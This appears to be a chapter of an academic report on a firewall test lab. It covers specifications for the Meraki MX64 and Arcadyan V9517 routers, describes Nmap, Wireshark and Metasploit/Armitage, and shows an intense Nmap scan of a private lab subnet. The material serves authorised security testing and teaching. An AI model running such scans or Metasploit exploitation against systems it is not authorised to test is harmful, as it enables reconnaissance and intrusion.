
Meraki offers secure cloud-managed networking and what that means is Meraki primarily named it solely for user pain points users who want to have a robust network platform that they can build technologies on their own but it's not something they want to bog down in managing and that's why by design Meraki is simple it secure to enable massive amounts of data to be transmitted via the network in a way that's not only safe for users but secure in that encrypts everything to ensure there is no ability for unwanted access to be granted to that data on top of that as well as cloud-managed. Meraki decoupled the control plane from the actual logic plane and in doing that it enables things like remote troubleshooting so if users got multiple sites that are quite geographically dispersed Meraki could manage them really easily if users got a lean IT skill, they could do monitoring and managing the network easily and that's where morality really plays in the industry understand Meraki now fits into the pace.

3.2.1.5.1 MERAKI MX 64 FIREWALL

The Cisco Meraki MX are multipurpose security and SD-WAN device with a broad set of functionalities to address multiple use cases. It is suitable to users of all sizes and across all industries depending on the MX to deliver secure connectivity to hub locations or multi-cloud environments, as well as application quality of experience (QoE), by means of advanced analytics with machine learning (ML). The MX device is 100% cloud-managed, so installation and remote management is truly zero-touches, making it ideal for distributed locations. MX devices are natively installed with a broad suite of secure network and assurance capabilities, removing the need for multiple appliances.

MX devices are capable of application-based firewalling, content filtering, web search filtering, SNORT®-based intrusion detection and prevention, Cisco Advanced Malware Protection (AMP), site-to-site Auto VPN, client VPN, WAN and cellular failover, dynamic path selection, web application health, VoIP health, and more. Layer 7 fingerprinting technology lets administrators detect unwelcomed content and applications and stops recreational apps like

BitTorrent from wasting precious bandwidth. MX device also has an integrated Cisco SNORT® engine which provides enhanced intrusion prevention analysis. The MX also uses the Webroot BrightCloud® URL categorization database for CIPA/IWF-compliant content filtering, and MaxMind for geo-IP-based security rules. Above all, these industry-leading Layer 7 security engines and signatures are always up to date via the cloud, streamline network security management and provide peace of mind to its administrators.



Network and Security Services
Stateful firewall, 1:1 NAT, DHCP, DMZ, static routing
Identity-based policies
Auto VPN™ self-configuring site-to-site VPN
Client VPN (IPsec)
User and device quarantine
VLAN support and DHCP services

Advanced Security Services
Content filtering (Webroot BrightCloud CIPA-compliant URL database)
Web search filtering (including Google and Bing SafeSearch)
YouTube for Schools
Intrusion prevention (SourceFire Snort based)
Cisco Advanced Malware Protection (AMP)
Requires Advanced Security License

WAN Performance Management
WAN link aggregation
Application level (Layer 7) traffic analysis and shaping
Automatic Layer 3 failover (including VPN connections)
WAN uplink selection based on traffic type

Monitoring and Management
Web based management and configuration
Throughput, connectivity monitoring and alerts
Network asset discovery and user identification
Built-in network-wide reporting, monitoring and alerts
Centralized policy management
Real-time diagnostic and troubleshooting over the web
Automatic firmware upgrades and security patches
Searchable network-wide event logs

Interfaces
WAN: 1 × 1 GbE
LAN: 4 × 1 GbE (1 optionally available for WAN connectivity)
USB: 1 × USB 2.0 for 3G/4G failover (supported devices)

Performance
Stateful firewall throughput: 250 Mbps
VPN throughput: 100 Mbps
Recommended for small branches (up to 50 users)

Power
Single 18W power supply

Environment
Operating temperature: 32°F to 104°F (0°C to 40°C)
Humidity: 5 to 95% non-condensing

Warranty
Lifetime hardware warranty with advanced replacement included


Figure 3-5 Cisco Meraki MX64 Specifications

3.2.1.6 Arcadyan

Arcadyan was established in 2003 and is part of Compal Group, it is incorporated the finest of Broadband access, Multimedia and Wireless infrastructure into its expertise. This successful order makes an advanced approach to broadband access technology development. Arcadyan builds products with the end-user in mind and is dedicated to practising high-quality technology growth and making sure consumers get a strong and pleasant experience from their products. Development teams connect with leading industry researchers and developers, both in-house and external, to produce the best platforms and implementations for modern value-enhanced revolutions. Arcadyan solutions are designed to improve users' experience, enable its customers to attain fast time-to-market and persistently competitive.

3.2.1.6.1 Arcadyan V9517


Arcadyan V9517 is a multipurpose security device that offers functionalities to address multiple use-cases. It is suitable for home users and across all industries dependent on the Arcadyan V9517 to deliver connectivity. Established on various advanced technologies, leading wireless professional and broadband technologies, blended with industrial specifications, is to allow users to have better-customised experiences by providing cutting-edge solutions while assisting customers to quickly launch products to maintain market competitiveness. Arcadyan VRV9517 has great 4x4 802.11ac Wave 2 Wi-Fi with band steering and MU-MIMO it is ready to go out of the box to give you great performance on any plan.



FEATURES
Quad-Stream AC2350 WiFi - up to 2.33Gbps (600 + 1733 Mbps)*
Next generation Wave 2 WiFi
Multi-User MIMO technology in 5GHz for more throughput with simultaneously streamed data for multiple devices
1GHz dual core processor plus additional offload engines and dedicated routing accelerator
Beamforming+ for more reliable connections in 5GHz
Gigabit Internet capable over Ethernet**

DSL TECHNOLOGY
Comply with ITU-T G.993.2 - Annex A with 998 asymmetric band plan and vectoring (profile 8x,12x,17a,30a)
Comply with ITU-T G.992.1 (G.dmt), ITU-T G.992.3 (ADSL2), ITU-T G.992.5 ADSL2+ standard.

WIFI TECHNOLOGY
802.11n: up to 450Mbps
802.11ac: up to 1733Mbps
WiFi 4 256QAM (2.4GHz): up to 600Mbps
WiFi 5 1024QAM (5GHz) : up to 2167Mbps



DATA RATE
AC2350 (600 + 1733 Mbps)

WIFI BAND
Simultaneous dual band 2.4 & 5GHz

WIFI STANDARDS
IEEE® 802.11 b/g/n 2.4GHz
IEEE® 802.11 a/n/ac 5GHz

BEAMFORMING
Beamforming+ – Boosts speed, reliability and range of WiFi Connections in 5GHz

MEMORY
512MB DDR 512MB Flash

SECURITY
DMZ
Stateful Packet Inspection Firewall
WiFi Protected Access® (WPA2, AES and TKIP)
Intrusion Detection and Prevention (DoS, SYN Flood, Ping of Death, Fraggle, LAND, Teardrop, etc.)
Customizable Firewall Security Levels

PHYSICAL SPECIFICATIONS
Dimensions: 265x170x85mm (with stand)
Weight: 535g (device), 1235g (full package)

NUMBER OF ETHERNET PORTS
Four (4) 10/100/1000 Mbps Gigabit Ethernet ports (1 WAN & 3 LAN)

Figure 3-6 Arcadyan V9517 Specifications

3.3 TESTING TOOLS

There are a number of tools available in Kali Linux to induce cyber-attack in our designed lab (controlled scenario), these tests simulating cyber-attack in our test lab will have threat actors from the outside zone of the network using threat vector, making its way to threat surface passively (an attempt to gain or use information but not affect a system) or actively (a direct attempt to alter a system or affects its operations) reasons. Cyber threat attack surface refers to the digital and physical vulnerabilities in the hardware and software environment that are located inside the zone of the test lab.

3.3.1 NMAP

Nmap ("Network Mapper") is a free and open-source network discovery and security auditing utility. Linux Journal, Info World, LinuxQuestions.Org, and Codetalker Digest all named Nmap "Security Product of the Year.".

NMAP is very helpful for managing operations such as network inventory, managing service upgrade schedules, and monitoring host or service uptime for system administrators and network administrators. Nmap engages creative methods to discover what hosts are connected in the network, what services (application name and version) are hosted on that machine, what operating systems (OS versions) those machines are running, what type of packet filters/firewalls are in use, and lots of other features are available. It was created to scan huge networks instantly, but it also works perfectly with individual hosts. Nmap is compatible with all major operating systems, and binaries for Linux, Windows, and Mac OS X are offered. The Nmap suite also has an advanced GUI and results viewer called Zenmap. It has a compliant data transport, redirection, and debugging tool (Ncat), a utility for evaluating scan results (Ndiff), and a packet generator and response analysis tool (Nping).

Nmap works by sending packets to a network for hosts and services. Once discovered, the software platform sends queries to target hosts and services to which they respond. Nmap analyses the response that it receives and uses that information to create a map of the network. The created map includes detailed information about what each port is doing, and which application (or what) is using it? how the hosts are connected? what is and is not making it through the firewall and listing any security issues that come up.

Nmap uses a script that connects with the whole network, these scripts act as communication tools between the network hosts and the users. The scripts that Nmap operates are capable of vulnerability detection, backdoor detection, vulnerability exploitation, and network discovery. Nmap is an exceptionally effective utility(Kaur & Kaur, 2017).

ISPs can use Nmap to search a system and understand vulnerabilities that exist in that system which a malicious user can potentially exploit in the target. Nmap is one of the most popular tools utilized for scanning networks for open ports and other vulnerabilities.

3.3.2 WIRE SHARK

Wireshark is the world’s leading network protocol analyser. It enables and gives visibility to what is happening in the network at a microscopic level. It is the de facto (and often de jure) standard across many industries and educational institutions. Wireshark success is due to the contributions of networking experts across the globe. It is the continuation of a project that started in 1998. Wireshark gives a rich feature set which are given as:

- Deep inspection of hundreds of protocols
- Live capture and offline analysis
- Standard three-pane packet browser
- It is multi-platform supports Windows, Linux, OS X, Solaris, FreeBSD, NetBSD, etc.
- Captured traffic can be analysed via a GUI, or via the TTY-mode TShark utility
- Filter search
- Vast VoIP analysis
- Compressed Capture files with gzip
- Live data from Ethernet, IEEE 802.11, ATM, Bluetooth, USB, and other platforms
- Colouring options enable for quick, intuitive analysis
- Output files can be extracted to XML, PostScript®, CSV, or plain text
- Decryption support for many protocols, like IPsec, ISAKMP, Kerberos, SNMPv3, SSL/TLS, WEP, and WPA/WPA2
- Read/write many different captures file formats: tcpdump (libpcap), Pcap NG, Catapult DCT2000, Cisco Secure IDS iplog, Microsoft Network Monitor, Network * General Sniffer® (compressed and uncompressed), Sniffer® Pro, and NetXray®, Network Instruments Observer, NetScreen snoop, Novell LANalyzer, RADCOM WAN/LAN Analyzer, Shomiti/Finisar Surveyor, Tektronix K12xx, Visual Networks Visual UpTime, WildPackets EtherPeek/TokenPeek/AiroPeek, etc.

Wireshark collects traffic information from the wire through the network interface. It runs in promiscuous mode (if required), to inspect and display data related to protocols, IP addresses, ports, headers, and packet length. The following diagram shows how all the elements work together to display packet-level information to the user(Bullock & Parker, 2017).




Figure 3-7 Wireshark Working


Wireshark has Winpcap/libcap driver, which allows NIC to the run-in promiscuous mode; the only time it doesn't sniff in promiscuous mode is when the packets are directly, intentionally destined/generated to.

3.3.3 METASPLOIT (ARMITAGE)


Metasploit Framework is a Ruby-based platform developed to test and execute exploits against remote hosts. It includes a compilation of security tools that are used for penetration (PEN) testing, along with a powerful terminal-based console — called msfconsole — which allows to find targets, launch scans, exploit security flaws, and collect all available data. It is available for Linux and Windows; MSF is probably one of the most powerful security auditing tools freely available for the infosec market(Seema & Ritu, 2019). There are a number of MSF libraries available in the package that allows running the exploits without having to write additional code for rudimentary tasks, such as HTTP requests or encoding of payloads.

Scanning is an important part of PEN testing. Like, malicious users go straight into exploitation as they have already obtained the IP address range used by the organization. This is a critical mistake as they have not discovered all the live hosts or open services (Seema & Ritu, 2019). Continuing a penetration test without having a solid understanding of the environment. When it comes to vulnerability scanning, pen testers often have a range of tools available at their disposal. Metasploit provides a graphical user interface (GUI) that simplifies the threat vector for the threat surface, increasing the effectiveness of vulnerability scanners. After the threat surface is identified the next step is to proceed with the exploit phase. Exploit is sent to target if successful, a corresponding session is opened.

Armitage is a wonderful Java-based GUI front-end for the Metasploit Framework Its goal is to help security professionals better understand hacking and help them realize the power and potential of Metasploit. Armitage is available in Kali-Linux, so all is required to run **Armitage** from any command prompt.



```
root@kali:~# Armitage
```



Connect...

Host 127.0.0.1

Port 55553

User msf

Pass ****

Figure 3-8 Armitage




Figure 3-9 Metasploit Architecture Infographic


3.4 DATA COLLECTION AND ANALYSIS

To meet the objectives of the research work, a testbed as given in the design section of this research is set to conduct the set of tests identified further in the sections. These tests are based on the principle of ethical hacking i.e., commonly known as white hat hacking as well. Ethical hacking requires an authorized effort to obtain unauthorized access. In our test lab working with ethical hacking principles and actions of malicious attackers. These principles help identify security vulnerabilities using the tools. Using these vulnerability scans further, ethical hackers will conduct penetration testing.

The result of vulnerability scans and Armitage exploit gives us data from various sources, this data can later be used to measure the effectiveness of each firewall package. The Nmap data will provide the network maps which gives the inside view of the network service, IP and ports are open which are exploitable. Nmap gives Network map data, helpful in exploiting targeting a vulnerable host. Firewall logs enable us to find about the traffic flows. PCAP captures will help us dissect the captured traffic packet, look through and inspect the contents of each packet.

3.4.1 VULNERABILITY SCANNING (NETWORK MAP)

Kali Linux which is an endpoint connected on the outside of our network segment, controlled by an ethical hacker, attack generated from the outside to a vulnerable endpoint located on the inside of the network segment, running the NMAP TCP Scan. TCP scans are generally used to check and complete a three-way handshake between the source and the chosen destination target host. TCPs scans are very noisy and can be detected with almost little to no effort, termed "noisy" as the services log the sender IP address and trigger Intrusion Detection Systems . Nmap scans a network for hosts and services, produces raw IP packets in an advanced way to determine the software platform transmits data to those hosts and services which then reply(Shah et al., 2019). Nmap reads and interprets the data response that came back and uses the information to create a map of the network.



Target: 192.168.1.1-255

Profile: Intense scan

Command: nmap -T4 -A -v 192.168.1.1-255

OS Host
192.168.1.1
192.168.1.4
192.168.1.5
192.168.1.8
192.168.1.9
192.168.1.12
192.168.1.32
192.168.1.35
192.168.1.100
192.168.1.110
192.168.1.177

Layout: Weighted

☑ address
☑ hostname

Navigation 225.0

Zoom 185

Ring gap 30

